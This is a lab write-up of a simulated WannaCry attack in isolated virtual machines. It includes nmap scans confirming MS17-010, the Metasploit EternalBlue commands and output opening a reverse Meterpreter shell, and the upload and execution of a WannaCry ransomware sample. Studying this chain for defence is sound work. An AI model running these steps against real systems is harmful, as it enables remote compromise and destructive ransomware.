WannaCry Attack Simulation (Controlled Lab)

When people read about WannaCry, it usually feels like one of those famous cyberattacks that belongs in history — something huge, disruptive, and far removed from a personal lab setup. But I wanted to understand it in a more practical way.

Not just what happened in 2017, but how an attack like that actually unfolds step by step in a controlled environment.

So I built a small virtual lab and recreated the attack flow on an intentionally vulnerable Windows machine. The goal was not just to "make it work," but to understand the sequence behind it: how a vulnerable host is discovered, how that weakness is confirmed, how access is gained, and what the final impact looks like once ransomware is executed.

Why WannaCry Still Matters

WannaCry first appeared in May 2017 and quickly became one of the most damaging ransomware outbreaks the world had seen. It spread by abusing a weakness in Microsoft's SMB protocol, particularly older systems running SMBv1. Because so many machines were either outdated or unpatched, the attack moved fast and caused serious disruption across organizations worldwide.

What made it especially dangerous was that the attacker did not need physical access to the machine. If a vulnerable system exposed the right service over the network, that system could potentially be compromised remotely.

That is exactly what made it such a valuable case study for me.

What I Used in My Lab

To recreate the attack flow, I used two virtual machines:

- **Kali Linux** as the attacking machine
- **Windows 7** as the victim machine

I used Windows 7 specifically because older builds from before Microsoft's security fix were vulnerable to the SMB issue associated with WannaCry. Since the real-world attack mainly affected unpatched Windows systems, using an older vulnerable test machine made the lab more realistic.

The first step was making sure both virtual machines could talk to each other inside the same isolated network.



Fig 1: Both virtual machines shown side by side on the same NAT network

Step 1: Finding the Right Target

With the environment in place, the next job was to identify the system that could potentially be abused.

Since WannaCry relied on SMB, the key thing I was looking for was a machine exposing **port 445**, which is commonly used by SMB services. I scanned the lab network and checked the live systems and their open ports.

That scan helped me identify the Windows machine and showed that port 445 was open, which immediately made it the most interesting target in the environment.

```
Nmap scan report for 10.0.2.15
Host is up (0.0028s latency).
Not shown: 999 filtered tcp ports (no-response)
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: WINDOWS7; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Fig 2: Nmap scan showing port 445 open on the Windows target

Step 2: Confirming the SMB Weakness

An open port alone is not enough. Just because SMB is running does not automatically mean the machine is vulnerable.

So the next step was to validate whether this Windows host was actually exposed to the vulnerability associated with WannaCry.

I ran an SMB vulnerability check against the target, and the result confirmed that the machine was vulnerable to **MS17–010**, which is the same weakness family tied to the

EternalBlue exploit. The output also pointed to **SMBv1**, which is exactly the kind of legacy protocol that made older Windows systems so risky.

```
┌──(root㉿kuldeep)-[/home/kuldeep]
└─# nmap --script vuln 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-02 21:41 NZDT
Nmap scan report for 10.0.2.15
Host is up (0.0032s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:D1:79:A2 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 28.63 seconds
```

Fig 3: vulnerability scan confirming MS17–010 / SMBv1 exposure

Step 3: Looking for the Right Exploit Path

Once I had confirmed the vulnerability, I moved into the exploitation stage using Metasploit in the lab. I searched for the vulnerability inside the framework and found several related modules. That part was useful because it showed how well-known vulnerabilities often become easy to operationalize once they are widely documented and built into common offensive security tools.

From the available options, I selected the module relevant to the EternalBlue-style SMB exploitation path.

```
msf6 > search ms17-010

Matching Modules
================

   #   Name                                          Disclosure Date  Rank     Check  Description
   -   ----                                          ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes    MS17-010 EternalBlue SMB Rem
ote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                 .                .        .      .
   2     \_ target: Windows 7                        .                .        .      .
   3     \_ target: Windows Embedded Standard 7      .                .        .      .
   4     \_ target: Windows Server 2008 R2           .                .        .      .
   5     \_ target: Windows 8                        .                .        .      .
   6     \_ target: Windows 8.1                      .                .        .      .
   7     \_ target: Windows Server 2012              .                .        .      .
   8     \_ target: Windows 10 Pro                   .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                        .                .        .      .
   12    \_ target: PowerShell                       .                .        .      .
   13    \_ target: Native upload                    .                .        .      .
   14    \_ target: MOF upload                       .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   16    \_ AKA: ETERNALROMANCE                      .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   18    \_ AKA: ETERNALBLUE                         .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   21    \_ AKA: ETERNALROMANCE                      .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   23    \_ AKA: ETERNALBLUE                         .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010            .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                        .                .        .      .
   26    \_ AKA: ETERNALBLUE                         .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code
 Execution
   28    \_ target: Execute payload (x64)            .                .        .      .
   29    \_ target: Neutralize implant               .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rc
e
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

Fig 4: Metasploit search results showing MS17–010 related modules

Step 4: Pointing the Framework to the Victim

After selecting the module, I configured the target machine by setting the remote host to the Windows 7 system I had identified earlier.

This was the stage where the attack shifted from reconnaissance into active exploitation.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Fig 5: Setting the remote host and preparing to run the exploit

Step 5: Getting Remote Access

The exploit succeeded, and I was able to establish a remote session on the victim machine.

That was the critical moment in the lab.

Up to this stage, I had only confirmed that the system looked vulnerable. But once the remote session opened, it proved that the weakness could actually be used to compromise the machine. In a real attack, this is where the attacker moves from “outside observer” to “inside the system.”

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS
RHOSTS =>
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445         - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[+] 10.0.2.15:445 - Connection established for exploitation.
[+] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (40 bytes)
[*] 10.0.2.15:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 10.0.2.15:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 10.0.2.15:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[+] 10.0.2.15:445 - Sending SMBv2 buffers
[+] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[+] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.15:49158) at 2026-04-02 21:59:53 +1300
[+] 10.0.2.15:445 - =-=-=-=
```

I uploaded the sample to the victim system and executed it from the remote session.

```
meterpreter > pwd
C:\Windows\system32
meterpreter > upload Wannacry.exe
[*] Uploading  : /home/kuldeep/Wannacry.exe → Wannacry.exe
[*] Uploaded 3.35 MiB of 3.35 MiB (100.0%): /home/kuldeep/Wannacry.exe → Wannacry.exe
[*] Completed  : /home/kuldeep/Wannacry.exe → Wannacry.exe
meterpreter > execute -f Wannacry.exe
Process 1792 created.
meterpreter >
```

Fig 7: Upload and execution of the ransomware sample

Final Result: The System Gets Locked

Moments later, the Windows 7 machine displayed the ransomware screen.

That final screen tied the whole lab together. What started as a network scan ended with the victim machine being effectively locked by ransomware. It was a good reminder that major cyber incidents often begin with something that looks small — one open port, one outdated protocol, one unpatched machine.



Fig 8: Final ransom note displayed on the Windows 7 machine

Conclusion

Recreating a WannaCry-style attack in a controlled lab gave me a much better practical understanding of how ransomware incidents can unfold from a single vulnerable service.

It also showed why attacks like WannaCry had such a massive impact: they combined a serious remote vulnerability with fast, destructive malware delivery. In real environments, that combination can cripple organizations in a very short time.

For me, this lab was a valuable reminder that cybersecurity is not only about knowing that a vulnerability exists. It is about understanding the full chain — discovery, validation, exploitation, impact, and most importantly, prevention.

Thanks so much for reading all the way through.